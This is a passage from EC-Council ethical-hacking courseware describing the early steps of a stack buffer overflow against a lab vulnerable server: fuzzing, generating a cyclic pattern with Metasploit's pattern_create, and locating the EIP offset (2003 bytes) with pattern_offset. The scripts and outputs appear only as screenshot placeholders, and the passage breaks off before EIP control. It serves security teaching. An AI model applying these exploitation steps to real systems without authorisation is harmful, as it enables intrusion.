


Figure 6.53: Screenshot showing the output of fuzzing vulnerable server




Figure 6.54: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Offset

Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following `pattern_create` Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l
3000
```




Figure 6.55: Screenshot showing Metasploit pattern_create output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following Python script to send these random bytes to the vulnerable server:




Figure 6.56: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.




Figure 6.57: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l
3000 -q 386F4337
```




Figure 6.58: Screenshot showing Metasploit pattern_offset output

Overwrite the EIP Register

As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.

